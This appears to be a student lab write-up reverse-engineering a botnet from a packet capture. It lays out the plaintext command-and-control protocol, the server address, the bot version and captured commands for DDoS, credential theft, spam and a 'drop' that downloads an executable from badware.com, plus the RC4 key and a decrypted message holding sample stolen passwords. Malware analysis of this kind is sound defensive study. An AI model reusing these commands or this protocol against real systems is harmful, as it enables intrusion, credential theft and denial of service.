Botnet Reverse-Engineering

Message	Sent by	Description
REPORT <botid> <os> <END>	Client	First handshake message
HELLO <id> <END>	Server	Second handshake message
UPDATE <version> <END>	Client	Check update version
UPDATE <status> <END>	Server	Send status of update
COMMAND <END>	Client	Ask commands from the client
COMMAND <command> <END>	Server	Client's command
Payload <END>	Client	Server's response to client's command
DONE <END>	Client	The status of response
BYE <END>	Server	Disconnection from client

a. The command server's IP address is 145.108.84.238.

The port number is 56338

b. The botnet uses TCP as a transport layer protocol.

```
744 366.762803    145.108.84.238    18.195.107.195    TCP    54 56338 → 5376 [ACK] Seq=101 Ack=109 Win=131072 Len=0
```

c. The version number of the given bot client is 1.33.7

```
UPDATE version=1.33.7 <END>
```

d. The 4 different commands are:

ddos

```
COMMAND ddos http://www.google.com <END>
```

Get_credentials

```
COMMAND get_credentials <END>
```

Spam


```
COMMAND spam http://www.badware.com/spam.template <END>
```


Drop

```
COMMAND drop http://www.badware.com/5.exe <END>
```

e. The encryption algorithm is RC4 (ARCFOUR)

The key which is used for the encryption is 24fc2afe431a522c





The decrypted message is:

```
CREDENTIALS skyp
e=(johndoe,P4ssw
0rd) gmail=(john
doe@gmail.com,pl
zD0ntH4xxorMe) c
hecksum=fb09e782
fd
```

Message structure:

At the end we have an <END>. We understood this from other lines. <END> is 20 3c 45 4e 44 3e 0a

After discarding <END> block, we tried to take message that has no meaning in the right column. We took each line and paste it in an online decryption tool. After that, we took key as 24fc2afe431a522c. Then, after decrypting it we figured out that each line starts with a key word like gmail, skype, checksum. After them, there is equal sign ‘’=’’ and (sign.